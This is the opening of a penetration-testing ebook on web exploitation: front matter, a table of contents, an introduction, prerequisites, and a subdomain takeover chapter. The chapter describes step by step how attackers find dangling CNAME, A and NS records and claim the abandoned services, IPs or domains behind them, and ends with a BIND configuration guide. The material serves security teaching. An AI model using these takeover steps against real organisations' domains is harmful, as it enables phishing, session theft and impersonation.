

Mahdi Alemi

aka hunThub



EX-01

EDITION 2025

EXPLOITOLLOGY:

WEB APPS
EXPLOITS

Exploitation strategies for pentesters

Exploitology: Web Apps Exploits

Exploitation strategies for pentesters

Mahdi Alemi

This book is available at <https://leanpub.com/exploitologyweb>

This version was published on 2025-05-01



* * * * *

This is a [Leanpub](#) book. Leanpub empowers authors and publishers with the Lean Publishing process. [Lean Publishing](#) is the act of publishing an in-progress ebook using lightweight tools and many iterations to get reader feedback, pivot until you have the right book and build traction once you do.

* * * * *



This work is licensed under a [Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License](https://creativecommons.org/licenses/by-nc-nd/4.0/).

[OceanofPDF.com](https://oceanofpdf.com)

Dedicated to my mother and father, whose unwavering belief and endless support have been my greatest strength. Your encouragement paved the way for me, and without your presence and love, this book would not have come to life. To the hackers, the thinkers, and the relentless seekers of knowledge— those who break barriers not for destruction, but for deeper understanding. May this book serve as a tool for exploration, a guide for those who dare to challenge the unknown, and a reminder that curiosity and persistence can change the world. And to those who believe in freedom of thought and belief— those who defend the right to question, to dream, and to seek truth without fear or hesitation. May your courage continue to light the way for generations to come.

OceanofPDF.com

Table of Contents

[Introduction](#)

[About the Author](#)

[Prerequisites](#)

[Subdomain Takeover](#)

[Understanding Subdomain Takeover](#)

[Why Subdomain Takeover Matters](#)

[CNAME Takeover](#)

[A Record Takeover](#)

[NS Record Takeover](#)

[DNS Server Configuration Guide](#)

[Mitigation Techniques](#)

[Cookies and Session Management](#)

[Understanding Cookies](#)

[Cookie-Less Authentication](#)

[Improper Cookie-Based Authentication](#)

[Cookie-Based Validation Mechanisms](#)

[Session-Based State Handling](#)

[Controlling Cookies with Attributes](#)

[Exploring the SameSite Attribute](#)

[Mitigation Techniques](#)

[Cross-Site Scripting \(XSS\)](#)

[Understanding Cross-Site Scripting](#)

[Understanding Cross-Site Scripting \(XSS\) Variants](#)

[Exploring Reflected XSS with Example](#)

[Understanding SELF-XSS with Example](#)
[Understanding Stored XSS with Example](#)
[Blind XSS Exploitation](#)
[Client-Side DOM XSS Attacks](#)
[Exploring Sources and Sinks in DOM](#)
[Exploiting DOM with location.search and innerHTML](#)
[Leveraging localStorage and eval for DOM XSS](#)
[DOM XSS via document.cookie and document.write](#)
[DOM XSS via location.hash and innerHTML](#)
[XSS as a Gateway to Account Takeover](#)
[Another Reflected XSS Example](#)
[XSS in HTML Title Tag](#)
[Injecting XSS into Hidden Inputs](#)
[Injecting XSS into Cookies](#)
[XSS via User-Agent Manipulation](#)
[Injecting Malicious Code into JS Variables](#)
[XSS via href Attribute Manipulation](#)
[XSS via Malicious SVG File Uploads](#)
[XSS via Event Handlers and Quote Removal](#)
[Bypassing XSS with Quote Escaping](#)
[XSS Bypass via alert Keyword Removal](#)
[XSS Bypass with Write Sink and Malicious Symbol](#)
[Sanitization](#)
[XSS Exploitation with Dot Removal Defense](#)
[XSS Bypass with Parentheses Removal](#)
[Mitigation Techniques](#)

[Session Fixation](#)

[Understanding Session Fixation](#)
[Session Fixation Workflow](#)
[Exploitation Process](#)
[Session Fixation Techniques](#)

[URL-Based Session Fixation](#)

[Session Fixation via XSS-Based Cookie Theft](#)

[Session Fixation via XSS Cookie Injection](#)

[Mitigations Techniques](#)

[Session Hijacking](#)

[Understanding Session Hijacking](#)

[Session Hijacking Techniques](#)

[Hijacking Sessions with Reflected XSS](#)

[Hijacking Sessions with Stored XSS](#)

[Mitigations Techniques](#)

[Cross-Site Tracing \(XST\)](#)

[Understanding Cross-Site Tracing \(XST\)](#)

[XST and HttpOnly Bypass](#)

[Why XST is Rare Today](#)

[Configuring TRACE in Apache](#)

[Exploitation Steps](#)

[Mitigation Techniques](#)

[Browser Security](#)

[Browser Security Features](#)

[Cross-Origin Cookie Exposure - An Example](#)

[Understanding the Same Origin Policy](#)

[SOP Bypass Techniques](#)

[Cross-Origin Resource Sharing \(CORS\)](#)

[CORS Access Denied Example](#)

[Same Origin CORS Access Granted](#)

[CORS and Wildcard Origin Access](#)

[Managing Cookies with ACAO and Allow-Credentials in CORS](#)

[Understanding Simple vs. Preflight Cross-Origin HTTP Requests](#)

[Exploring JSONP for Cross-Origin Requests](#)

[Understanding postMessage for Safe Data Exchange](#)

[Simple Communication with postMessage](#)

[Leveraging postMessage for XSS Attacks](#)

[Handling JSON Data via postMessage](#)

[Exploiting Improper Origin Validation in postMessage](#)

[Sending Multiple Parameters via postMessage](#)

[Introduction to Content Security Policy](#)

[Cross-Site Request Forgery - CSRF](#)

[Understanding Cross-Site Request Forgery](#)

[Techniques to Force Malicious HTTP Requests](#)

[Exploring XHR for HTTP Request](#)

[HTTP Requests with Fetch API](#)

[CSRF Exploitation Lab](#)

[CSRF Protection Mechanisms](#)

[Bypassing Anti-CSRF Tokens via XSS](#)

[Mitigation Techniques](#)

[CORS Misconfiguration](#)

[Understanding CORS Misconfiguration](#)

[The Risk Behind CORS Misconfiguration](#)

[CORS Setup Pitfalls](#)

[Patterns of CORS Vulnerabilities](#)

[Origin Header Reflection Playground](#)

[Simulating Origin Indexing Issues](#)

[Understanding Null Origin Behavior](#)

[Exploiting Misconfigured Whitelist Domains](#)

[Mitigation Techniques](#)

[Content-Security-Policy \(CSP\) Bypasses](#)

[Understanding Content-Security-Policy \(CSP\)?](#)

[Exploring Content Security Policy Directives](#)

[Basic CSP Examples](#)

[Understanding CSP Misconfigurations and Their Exploits](#)

[Bypassing CSP with JSONP Endpoints](#)

[Leveraging Trusted Types to Bypass CSP](#)

[Mitigation Techniques](#)

[Clickjacking](#)

[Understanding Clickjacking](#)

[The Invisible Trap of Clickjacking](#)

[The Free Trip to Germany Case Study](#)

[Technical Analysis of Clickjacking in the Germany Trip Case](#)

[Understanding Clickjacking through Code](#)

[Mitigation Techniques](#)

[Security Misconfiguration](#)

[Understanding Security Misconfiguration](#)

[Categories of Security Misconfiguration](#)

[Directory Listing Vulnerability](#)

[Error Handling Flaws and Stack Trace Exposure](#)

[Full Path Disclosure Vulnerability](#)

[Sensitive Data Exposure](#)

[Web Parameter Tampering](#)

[Forced Browsing](#)

[S3 Bucket Misconfiguration](#)

[Mitigation Techniques](#)

[OS Command Injection](#)

[Understanding OS Command Injection](#)
[Command Injection Variants by Result](#)
[Phase of Detection](#)
[Basic Command Injection](#)
[Command Injection via Blacklist Separators](#)
[Regex Bypass in Command Injection](#)
[Command Injection via Space Stripping](#)
[Command Injection via Word Removal](#)
[Command Injection via Quoted Input](#)
[Header-Based Command Injection](#)
[Out-of-Band Exploitation Techniques](#)
[Basic Indirect Command Injection](#)
[Subshell-Based Command Injection](#)
[Command Injection via File Upload](#)
[Command Injection with Partial Execution](#)
[Reverse Shell](#)
[Mitigation Techniques](#)

[Remote Code Execution \(RCE\)](#)

[Understanding Remote Code Execution](#)
[Breaking & Fixing: A Common Pitfall](#)
[Comparing RCE and Command Injection](#)
[Basic Remote Code Execution](#)
[Remote Code Execution via Blacklist Bypass](#)
[Remote Code Execution via File Writing](#)
[Input Length Restriction in RCE](#)
[Remote Code Execution in Python](#)
[Blind Remote Code Execution: Indirect Exploitation](#)
[Exploiting Blind RCE in Python](#)
[Mitigation Techniques](#)

[Unrestricted File Upload](#)

[Understanding Unrestricted File Upload](#)
[Limitations of File Upload Defenses](#)
[Analysis of Uploaded Files](#)
[File Execution After Upload](#)
[Implementing a Safe File Uploader](#)
[Bypassing File Upload Security Controls](#)
[Bypassing Client-Side Validation in File Uploads](#)
[Bypassing File Extension Blacklist with Case Sensitivity](#)
[File Extension Blacklist Evasion via Alternative Extensions](#)
[File Upload Bypass via .htaccess Custom Extensions](#)
[Bypassing Whitelist Filtering with Double Extensions](#)
[Bypassing File Type Filtering with MIME Type Evasion](#)
[Bypassing File Content Filters with Magic Numbers](#)
[XSS via Malicious File Uploads](#)
[PHP Backup Maker](#)
[PHP Database Downloader](#)
[Mitigation Techniques](#)

[Path Traversal](#)

[Understanding Path Traversal](#)
[How Path Traversal Leverages User Input](#)
[Potential Gains for Attackers](#)
[Path Traversal Techniques and Variations](#)
[Directory Listing with opendir\(\)](#)
[Reading Files with file_get_contents\(\)](#)
[Hurdles in File Reading](#)
[File Reading via Image MIME Type](#)
[Arbitrary File Download](#)
[Bypassing Filtered Dot-Dot-Slashes](#)
[Exploiting Arbitrary File Write for RCE](#)
[Mitigation Techniques](#)

File Inclusion

[Understanding File Inclusion](#)

[Local File Inclusion Vulnerabilities Explained](#)

[Remote File Inclusion Vulnerabilities Explained](#)

[Exploring PHP File Inclusion Functions](#)

[LFI and RFI Exploitation Methods](#)

[Using PHP Wrappers in File Inclusion](#)

[PHP Directives for File Inclusion](#)

[RFI and Extension Appending Techniques](#)

[Overcoming HTTP/FTP Wrapper Removal](#)

[LFI Vulnerabilities via Path Traversal](#)

[Leveraging php:// Wrapper for LFI](#)

[LFI via Uploaded Files](#)

[Mitigation Techniques](#)

SQL Injection

[Understanding SQL Injection](#)

[Objectives Behind SQL Injection](#)

[Breaking Context, Fixing Logic](#)

[Web and SQL Interaction](#)

[Direct Data Retrieval](#)

[Indirect Data Processing](#)

[No Visible Data Return](#)

[General Exploitation Workflow](#)

[UNION-Based Injection](#)

[Error-Based XPath Injection](#)

[Boolean-Based SQL Injection](#)

[Time-Based SQL Injection](#)

[SQL Injection for Authentication Bypass](#)

[SQL Sort Order Injection](#)

[SQL Insert Injection](#)

[SQL Update Injection](#)

[SQL Injection for File Read/Write Mitigation Techniques](#)

[MongoDB injection](#)

[Introduction to MongoDB](#)

[MongoDB Setup](#)

[MongoDB in Practice](#)

[MongoDB Lab Setup](#)

[Authentication Bypass \(Normal case\)](#)

[Authentication Bypass \(JSON Request\)](#)

[Brute Forcing Logins](#)

[Mitigation Techniques](#)

[Open Redirect](#)

[Understanding Open Redirect](#)

[The Dangers of Open Redirects in Web Security](#)

[Open Redirect Vulnerability Types](#)

[Techniques for Bypassing Protections](#)

[Crafting Payloads for Open Redirect](#)

[Mitigation Techniques](#)

[Host Header Injection](#)

[Understanding Host Header Injection](#)

[Common Locations for Host Header Injection](#)

[Exploiting Host Header Injection](#)

[Leveraging Host Header Injection for Exploits](#)

[Impact of Host Header Injection on Security](#)

[Exploiting Host Header Injection via Host Header](#)

[Exploiting Host Header Injection via X-Forwarded-For](#)

[Mitigation Techniques](#)

[Server-side Template Injection \(SSTI\)](#)

[MVC Design Pattern Overview](#)

[Non-MVC Code Example](#)
[Template Engines Overview](#)
[Basic MVC with PHP & Twig](#)
[Understanding SSTI Vulnerability](#)
[SSTI Exploitation Process](#)
[SSTI Detection Techniques](#)
[Vulnerable Jinja2 Example](#)
[Exploitation by Template Type](#)
[Exploiting PHP with Smarty](#)
[Exploiting Python with Tornado](#)
[Exploiting Jinja2 in Python](#)
[Exploiting Pug in NodeJS](#)
[Mitigation Techniques](#)

[Server-Side Request Forgery \(SSRF\)](#)

[Understanding Server-Side Request Forgery \(SSRF\)](#)
[SSRF Exploitation Flow](#)
[Simulating an SSRF Attack](#)
[Detecting SSRF Vulnerabilities](#)
[SSRF Attack via URL Schemes](#)
[Exploiting SSRF via HTTP/HTTPS Schemes](#)
[Exploiting SSRF with file:// for Local File Access](#)
[TCP Connection Exploitation in SSRF with dict:// and gopher://](#)
[Exploiting Redis for RCE and Session Hijacking](#)
[SSRF Bypass Techniques](#)
[Mitigation Techniques](#)

[XML External Entity \(XXE\)](#)

[Comparing XML and JSON for Data](#)
[DTDs in XML Documents](#)
[Exploring XML Entities](#)

[Internal Entities in XML](#)
[External Entities in XML](#)
[Parameter Entities in XML](#)

[Internal Subset DTD Restrictions](#)

[Handling Illegal XML Characters](#)

[CDATA for Dirty Input](#)
[Using php:// for Illegal XML Characters](#)

[Local File Read via XXE](#)

[SSRF Through XML Entities](#)

[Injecting Commands with XXE](#)

[Out-of-Band Blind XXE Exploitation](#)

[Blind XXE with php://filter in PHP](#)
[Global XXE Exploitation with xxeserv](#)

[Exploiting XXE in Python](#)

[Mitigation Techniques](#)

[Business Logic Vulnerabilities](#)

[Understanding Business Logic Vulnerabilities](#)

[Uncovering Hidden Logic Bugs](#)

[Manipulating Order Freezing](#)

[Account Suspension Abuse](#)

[Price Manipulation](#)

[Unlimited Discount](#)

[Double Spending](#)

[Additional Business Logic Vulnerability Types](#)

[Understanding Race Condition](#)

[Mitigation Techniques](#)

[Broken Authentication](#)

[Understanding Authentication](#)

[Traditional vs Modern Authentication Models](#)

[Authentication Mechanisms in HTTP](#)

[Cookies and Sessions in Authentication](#)

[Authentication Based on Tokens \(JWT\)](#)

[Common Authentication Vulnerabilities](#)

[Introduction to Cryptography](#)

[Comparing Symmetric and Asymmetric Cryptography](#)

[Understanding Data Encoding](#)

[Secure Storage Methods for User Passwords](#)

[The Dangers of Using Weak Crypto Keys](#)

[Mitigation Techniques](#)

[Broken Access Control](#)

[Understanding Broken Access Control?](#)

[Understanding Access Control Concepts](#)

[The Difference Between Authentication and Authorization](#)

[Understanding IDOR and its Risks](#)

[Building a Simple IDOR Lab](#)

[Exploiting IDOR in Ticket Systems](#)

[Understanding JSON Web Tokens \(JWT\)](#)

[Accepting arbitrary signatures in JWT](#)

[Accepting tokens with no signature in JWT](#)

[JWT Weak Secret Key Vulnerability](#)

[Injecting self-signed JWTs via the jwk parameter](#)

[Injecting self-signed JWTs via the jku parameter](#)

[Injecting self-signed JWTs via the kid parameter](#)

[Mitigation Techniques](#)

[Insecure Deserialization](#)

[Object Oriented Programming](#)

[Class Constructors in OOP](#)

[Access Modifiers in OOP](#)

[OOP Magic Methods](#)

[Serialization & Deserialization in OOP](#)

[Magic Methods & Deserialization](#)

[Understanding Insecure Deserialization](#)

[RCE via Pickle in Python](#)

[RCE via node-serialize in Node.js](#)

[Leveraging Magic Methods in PHP](#)

[PHP __wakeup Method](#)

[RCE via PHP __wakeup](#)

[RCE via PHP __destruct](#)

[Another RCE via Python pickle](#)

[RCE via Python YAML](#)

[Another RCE via Node.js node-serialize](#)

[Mitigation Techniques](#)

[Prototype Pollution](#)

[The Threat of Prototype Pollution](#)

[Prototypal Inheritance and the Prototype Chain in JavaScript](#)

[Object.prototype and Its Role in JavaScript Inheritance](#)

[The Spread of Prototype Pollution](#)

[Identifying Prototype Pollution Vulnerabilities](#)

[Node.js RCE with Prototype Pollution](#)

[XSS via Client-Side Prototype Pollution](#)

[Mitigation Techniques](#)

[Padding Oracle Attack](#)

[Understanding Padding in Cryptographic Algorithms](#)

[Understanding Padding Oracle Vulnerability](#)

[Detecting Padding Oracle Vulnerability](#)

[Exploiting Padding Oracle with Padre Tool](#)

[Practical Padding Oracle Attack Lab](#)

[Mitigation Techniques](#)

[Single Sign-On \(SSO\) Vulnerabilities](#)

[Understanding Single Sign-On \(SSO\)](#)
[Exploring Single Sign-On \(SSO\) Architectures](#)
[SSO Redirect Flow](#)
[Building an SSO Redirect Flow](#)
[SSO CORS Flow and SOP Bypass](#)
[Token Hijacking in SSO CORS Flow via CORS](#)
[Misconfiguration](#)
[Token hijacking in SSO CORS Flow via XSS](#)
[Cross-Origin SSO via JSONP](#)
[Token Hijacking in SSO JSONP Flow](#)
[Mitigation Techniques](#)

[Web Cache Vulnerabilities](#)

[Understanding Web Cache?](#)
[Understanding the Basics of Caching](#)
[Understanding Web Caching Headers](#)
[Understanding Web Cache Deception](#)
[Exploiting Nginx for Web Cache Deception](#)
[Understanding Web Cache Poisoning](#)
[Nginx Cache Poisoning Exploit](#)
[Mitigation Techniques](#)

[HTTP Request Smuggling](#)

[Understanding HTTP Keep-Alive and Pipelining](#)
[The Importance of Transfer-Encoding in Data Handling](#)
[The Role of Chunked Transfer Encoding in HTTP](#)
[Smuggling](#)
[Understanding HTTP Request Smuggling](#)
[Request Queue Poisoning in HTTP Smuggling](#)
[Types of HTTP Request Smuggling](#)
[CL.TE \(Content-Length / Transfer-Encoding\)](#)
[TE.CL \(Transfer-Encoding / Content-Length\)](#)
[TE.TE \(Transfer-Encoding / Transfer-Encoding\)](#)

[Mitigation Techniques](#)

[WebSocket Vulnerabilities](#)

[Understanding WebSocket](#)

[Real-Time Customer Support with WebSocket](#)

[Building a Multi-User Chatbot with WebSocket](#)

[Manipulating WebSocket Traffic with Burp Suite](#)

[Exploiting Input Validation Vulnerabilities in WebSocket](#)

[Exploiting XSS in WebSocket Connections](#)

[Cross-Site WebSocket Hijacking \(CSWSH\)](#)

[Hands-on CSWSH Exploiting](#)

[Mitigation Techniques](#)

[Web Services & API Security](#)

[Understanding Application Programming Interfaces](#)

[What Makes APIs and Web Services Different](#)

[Evolution of APIs from RPC to GraphQL](#)

[API Communication via JSON-RPC](#)

[Building Web Services with XML-RPC](#)

[Building SOAP Web Services using nusoap](#)

[Exploiting Command Injection in SOAP Web Services](#)

[Understanding the API Security Landscape](#)

[API 01:2023 Broken Object Level Authorization \(BOLA\)](#)

[API 02:2023 Broken Authentication](#)

[API 03:2023 Broken Object Property Level Authorization \(BOPLA\)](#)

[API 04:2023 Unrestricted Resource Consumption](#)

[API 05:2023 Broken Function Level Authorization](#)

[API 06:2023 Unrestricted Access to Sensitive Business Flows](#)

[API 07:2023 Server-Side Request Forgery \(SSRF\)](#)

[API 08:2023 Security Misconfiguration](#)

[API 09:2023 Improper Inventory Management](#)

[API 10:2023 Unsafe Consumption of APIs](#)

[Common GraphQL Vulnerabilities and Defenses](#)

[Understanding GraphQL Queries and Mutations](#)

[Discovering API Structure with Introspection](#)

[Understanding the __typename Meta-field](#)

[Full Schema Discovery with __schema](#)
[Bypassing Introspection Filters](#)
[Hands-On with GraphQL](#)
[Mitigations Techniques](#)

[*OceanofPDF.com*](#)

Introduction

In the complex and ever-evolving world of cybersecurity, we are faced with new and emerging threats on a daily basis. To effectively defend against these threats, a deep understanding of vulnerabilities and exploitation techniques is essential. This book, titled *Exploitology*, aims to introduce you to the principles, techniques, and strategies of exploiting vulnerabilities, while equipping you with the knowledge to defend your systems from sophisticated and advanced attacks.

Over the years, the field of cybersecurity has witnessed the rapid growth of diverse exploitation methods and vulnerabilities. However, one of the main challenges that security professionals face is the ability to simulate and identify real-world attacks. This book focuses on practical, hands-on approaches and modern techniques in penetration testing, giving you the tools to gain a deeper understanding of the threats present in web applications and systems.

Exploitology explores various common vulnerabilities such as Cross-Site Scripting (XSS), SQL Injection, Server-Side Request Forgery (SSRF), and many more well-known and emerging vulnerabilities. In addition, it delves into the concepts of attack analysis and how to exploit these vulnerabilities, simulating attacks in controlled environments, and using these exploits to strengthen the defensive capabilities of systems and networks.

This book is not only a comprehensive guide for security professionals but also a valuable resource for those looking to enter the field. Whether you are an experienced security expert looking to master advanced exploitation techniques or a newcomer wanting to learn the fundamentals of web security and penetration testing, this book provides the knowledge and practical insights you need.

Ultimately, the goal of this book is to teach readers how to effectively simulate, analyze, and use vulnerabilities in real-world scenarios. Furthermore, it will help you develop strong defensive strategies to protect against these attacks. *Exploitology* will accompany you on your journey through the intricate and ever-changing world of cybersecurity.

About the Author

Mahdi Alemi, the author of *Exploitology*, is a dedicated cybersecurity enthusiast with over four years of hands-on experience in the field. Throughout this journey, Mahdi has actively contributed to real-world projects, vulnerability research, source code reviews, and the development of advanced exploitation techniques. His expertise extends to building realistic testing environments and mastering a wide range of security tools.

In addition to professional work, Mahdi is active on GitHub and YouTube under the username “hunthub”, where he shares practical cybersecurity projects. These focus on penetration testing, simulating security attacks, researching web application vulnerabilities, developing automation tools for security testing, and contributing to open-source security initiatives.

This book was written to share the insights and lessons learned not only through formal study, but also through real-world engagements and practical challenges. It draws from real scenarios, attack and defense patterns, and deep technical experience to help bridge the gap between theory and practice. *Exploitology* is intended for security enthusiasts, aspiring penetration testers, and developers seeking a practical, experience-driven understanding of web vulnerabilities and effective defensive strategies.

Connect with the Author

- Email: mahdi.alemi.business@gmail.com
- LinkedIn: [linkedin.com/in/mahdialemi](https://www.linkedin.com/in/mahdialemi)
- GitHub: github.com/hunThubSpace
- YouTube: youtube.com/@hunThubSpace

Prerequisites

To follow along with this book effectively and to gain the most from the exercises, it's essential that you have a certain level of background knowledge and tools in place. Here are the key prerequisites that will ensure you're well-prepared to dive into the content:

Basic Programming Knowledge:

You should be comfortable with the fundamentals of programming. It's not necessary to be an expert, but familiarity with at least one programming language will be highly beneficial. Ideally, you should know:

- **PHP:** A widely-used server-side language that is common in web development.
- **Python:** A versatile language, especially in the realm of cybersecurity and scripting.
- **JavaScript/Node.js:** Key languages for client-side scripting and backend development with Node.js. Understanding these will be vital, especially when dealing with modern web applications.

While the book will guide you through specific examples, a solid grasp of programming basics will make the process smoother and help you better understand the underlying concepts.

Familiarity with Web Technologies

Understanding how the web works is crucial. You should have a grasp of the following:

- **HTTP(S):** The communication protocol used for transferring data across the web. Familiarity with how HTTP requests and responses work, including headers and status codes, is essential for security assessments.
- **HTML:** The standard markup language for creating web pages. You'll need to understand basic HTML structure and how web pages are built.
- **JavaScript:** A core technology for client-side interactivity on the web. You'll need to understand how JavaScript is executed within web browsers and how it can interact with HTML elements.
- **Web Browsers and Server Communication:** A general understanding of how web browsers send requests to servers and receive responses is important, especially when investigating security issues like XSS, CSRF, and other web-based vulnerabilities.

Experience with the Command Line

In many security and development tasks, you will need to interact with the command line. It's crucial that you feel comfortable using a terminal to:

- Execute basic commands in Linux or macOS environments.
- Use common tools like curl or wget for interacting with web servers.
- Navigate the file system and manage files through the terminal. If you're on Windows, you can use Windows Subsystem for Linux (WSL) to gain access to a Linux-like environment, which will allow you to follow along with most of the tools and commands used in the book.

Security Tools Setup

To conduct real-world security assessments and practice the concepts covered in the book, you'll need to have a few essential security tools installed and configured:

- **Burp Suite:** A popular tool for web application security testing. It comes in two versions: the free Community Edition and the more feature-rich Professional Edition. Either will work for most exercises, but the Professional version offers advanced features.
- **cURL:** A powerful command-line tool used for making HTTP requests. It will allow you to test various types of requests and see the responses from web servers directly in the terminal.
- **Local Lab Environment:** Setting up a local environment is critical for practicing securely. This can be done via:
 - **Docker:** For containerized environments that simulate production-like settings.
 - Direct installations of web development environments (PHP, Python, Node.js) on your local machine. You'll be using these tools to set up vulnerable applications, run security tests, and examine potential exploits.

With these prerequisites in place, you'll be able to fully engage with the exercises and examples presented in this book, gaining valuable hands-on experience with web application security.

All related code examples have been containerized with Docker and are made available on the author's GitHub page for your convenience.

Subdomain Takeover

In today's world, with the widespread use of cloud services and online platforms, web security has become a critical challenge for organizations and users alike. New vulnerabilities, such as "subdomain takeover," directly related to the configuration of domain names and online services, can have serious and dangerous consequences. This vulnerability not only allows attackers to take control of an orphaned subdomain but also can lead to phishing attacks, unauthorized access to sensitive information, and even service disruptions. Therefore, identifying, assessing, and preventing such vulnerabilities is an essential part of security strategies in the digital world today. Given these threats, have we done enough to combat such vulnerabilities? This question leads us to a closer examination of the methods for identifying and mitigating web vulnerabilities, particularly subdomain takeover, in the following chapter.

Understanding Subdomain Takeover

Subdomain Takeover (STO) is a critical security vulnerability that occurs when an attacker gains unauthorized control over a subdomain belonging to a legitimate domain. This happens when the subdomain's DNS record points to a service or resource that is no longer under the control of the original owner, allowing an attacker to claim it.

To fully understand STO, it's crucial to understand the relationship between DNS records, subdomains, and the services they rely on:

DNS Hierarchy and Subdomains: The Domain Name System (DNS) is a hierarchical and distributed naming system for computers, services, or any resource connected to the Internet or a private network. Subdomains are essentially branches off the main domain. For example, `blog.example.com` is a subdomain of `example.com`.

DNS Records: DNS records are instructions that live in authoritative DNS servers and provide crucial information about a domain, including its IP address, mail servers, and more. Key records involved in STO are:

- **CNAME Record:** These records create an alias, pointing a subdomain to another domain name (the "canonical name"). This is the most common vector for STO.
- **A Record:** These records map a domain or subdomain to an IP address. While less common in STO, orphaned A records can still be exploited in certain circumstances.
- **NS Record:** These records delegate a subdomain to a different set of name servers. If the delegated name servers are misconfigured or become unavailable, it could lead to a takeover situation, though this is less direct than CNAME takeovers.

Service Dependency: The canonical name typically represents a service hosted on a third-party platform – a blog hosting service, a CDN (Content Delivery Network), cloud storage, or

similar. The critical dependency is that the service must remain active and under the control of the domain owner.

The vulnerability occurs when the service associated with the CNAME (or other) record is discontinued, the domain expires and is not renewed, or the resource is deprovisioned without updating the DNS records. The DNS record becomes dangling. An attacker identifies the dangling DNS record, registers the expired domain or provisions the unclaimed service, and effectively hijacks the subdomain.

Why Subdomain Takeover Matters

The consequences of a successful subdomain takeover can be severe:

Reputation Damage: Customers who trust your brand may be redirected to malicious content, eroding their trust in your organization.

Data Theft: If the subdomain was used for authentication or to store sensitive data (e.g., cookies, API keys), the attacker could potentially steal this information. This is especially dangerous if the subdomain used the same authentication mechanisms as the main domain.

Phishing Attacks: Attackers can use the hijacked subdomain to host phishing pages that mimic your legitimate login pages, tricking users into entering their credentials. Because the subdomain appears to be legitimate, users are more likely to fall for the scam.

SEO Poisoning: Attackers can inject malicious links or content into the hijacked subdomain, damaging your overall search engine ranking and potentially redirecting traffic to competing or malicious sites.

CNAME Takeover

A CNAME (Canonical Name) record in DNS maps one domain to another. This means when users visit `sub.example.com`, they are redirected to another hostname, such as `oldservice.cloudprovider.com`. If the destination service is no longer active or owned, an attacker may reclaim it and take control of `sub.example.com`, resulting in a subdomain takeover.

Exploitation flow:

CNAME Points to an Unclaimed Third-Party Service: An attacker first checks for orphaned CNAME records:

```
$ dig sub.example.com CNAME  
  
sub.example.com. CNAME oldapp.herokuapp.com.
```

If `oldapp.herokuapp.com` was previously hosted on a third-party provider (e.g., Heroku, AWS, GitHub Pages) but the company stopped using the service, an attacker can:

1. Create a new account on Heroku
2. Claim oldapp as a subdomain
3. Now, sub.example.com resolves to the attacker's instance

Expired/Deleted SaaS Subdomains: Many SaaS platforms allow users to create custom subdomains (e.g., yourproject.saasprovider.com). If a company deletes their account but forgets to remove the CNAME, an attacker can:

1. Re-register the same subdomain on the SaaS platform
2. Take over traffic and impersonate the original service

Example: A CNAME record points to company.zendesk.com, but the Zendesk account is deleted. If company.zendesk.com becomes available, an attacker can re-register it and take control of sub.example.com.

A Record Takeover

A subdomain takeover occurs when a subdomain still points to a service (e.g., a cloud provider, hosting platform, or third-party service) that is no longer in use, but the DNS record remains active. While CNAME records (which map subdomains to external services like GitHub Pages, AWS S3, or Heroku) are the most common targets, A records (which directly map to an IP address) can also be exploited under certain conditions.

Example Scenario: A company (example.com) previously hosted a website on a cloud provider (AWS, DigitalOcean, or Linode) using an A record: oldsub.example.com → 192.0.2.123

- oldsub.example.com points to 192.0.2.123, an IP address assigned by their cloud provider.
- The company migrates to a new hosting provider but forgets to delete the old DNS record.

Exploitation flow:

Discovering the Orphaned A Record: An attacker can use dig or host to query the DNS records:

```
$ dig oldsub.example.com

oldsub.example.com. 3600 IN A 192.0.2.123
```

The attacker checks if 192.0.2.123 is still active using ping or nmap:

```
$ ping 192.0.2.123 -c 1 >/dev/null || echo 'Unresponsive!'

Unresponsive!
```

If the IP is unresponsive, it may have been released back into the cloud provider's IP pool and is now available for reuse.

Claiming the IP Address: The attacker creates a new VPS (Virtual Private Server) on the same cloud provider (AWS, Linode, DigitalOcean). If the provider dynamically assigns IPs from a shared pool, the attacker may get the same IP (192.0.2.123) or request it.

NS Record Takeover

An NS (Name Server) record defines the authoritative DNS servers responsible for a domain or subdomain. If these servers are misconfigured, expired, or abandoned, an attacker can take control of the subdomain and manipulate DNS records.

How NS Record Takeover Happens?

Delegation to an Expired or Unregistered Domain: If an NS record points to a domain that expires or is unregistered, an attacker can re-register the domain and gain control over the DNS resolution for the subdomain.

```
$ dig sub.example.com NS
```

```
sub.example.com.  NS  ns1.abandonedservice.com.  
sub.example.com.  NS  ns2.abandonedservice.com.
```

If `abandonedservice.com` expires, an attacker can:

1. Register `abandonedservice.com`
2. Set up new name servers (`ns1` & `ns2`) to control `sub.example.com`
3. Modify DNS records (e.g., redirect traffic, issue fake certificates)

Vulnerable Third-Party DNS Providers: If a subdomain is delegated to a third-party DNS provider (e.g., AWS Route 53, Cloudflare, Namecheap) and the associated account is deleted or inactive, or the provider allows re-registration of old zones, an attacker can reclaim control and modify DNS records for the subdomain.

Example Scenario:

1. `sub.example.com` is managed by a third-party DNS provider.
2. The organization stops using the provider but forgets to remove the NS record.
3. An attacker re-registers the same DNS zone and takes over `sub.example.com`.

Misconfigured or Unavailable Name Servers: If delegated name servers stop responding or are improperly configured, attackers can hijack abandoned IPs previously used for the name servers or exploit weak security in external DNS providers to register themselves as authoritative servers.

Example Scenario:

1. ns1.old-dns.com is assigned an expired or unallocated IP.
2. An attacker takes over that IP and sets up a rogue DNS server.
3. The attacker modifies DNS records, taking control of sub.example.com.

DNS Server Configuration Guide

BIND (Berkeley Internet Name Domain) is a widely used DNS server. Below are the steps to install, configure, and set up A, CNAME, and NS records:

Install bind9:

```
$ sudo apt update && sudo apt install -y bind9 bind9utils bind9-doc
```

```
[...]
The following additional packages will be installed:
bind9-utils
Suggested packages:
bind-doc
The following NEW packages will be installed:
bind9 bind9-doc bind9-utils bind9utils
0 upgraded, 4 newly installed, 0 to remove and 1 not upgraded.
Need to get 3,669 kB of archives.
[...]
```

Configure the DNS Server:

```
$ sudo nano /etc/bind/named.conf.local

# Add the following zone configuration:
zone "example.com" {
    type master;
    file "/etc/bind/db.example.com";
};
```

Create the Zone File

```
$ sudo nano /etc/bind/db.example.com

# Add the following DNS records:
$TTL 86400
@   IN  SOA      ns1.example.com. admin.example.com. (
                        2024031501 ; Serial (date+increment)
                        3600        ; Refresh
                        1800        ; Retry
                        604800      ; Expire
                        86400 )     ; Minimum TTL

; Nameserver Record
@   IN  NS       ns1.example.com.

; A Records (Maps domain to an IP)
ns1 IN  A        192.168.1.10
www IN  A        192.168.1.20
@   IN  A        192.168.1.30

; CNAME Record (Alias)
```

```
mail IN CNAME www.example.com.

; NS Record (Delegating Subdomains)
subdomain IN NS ns1.example.com.

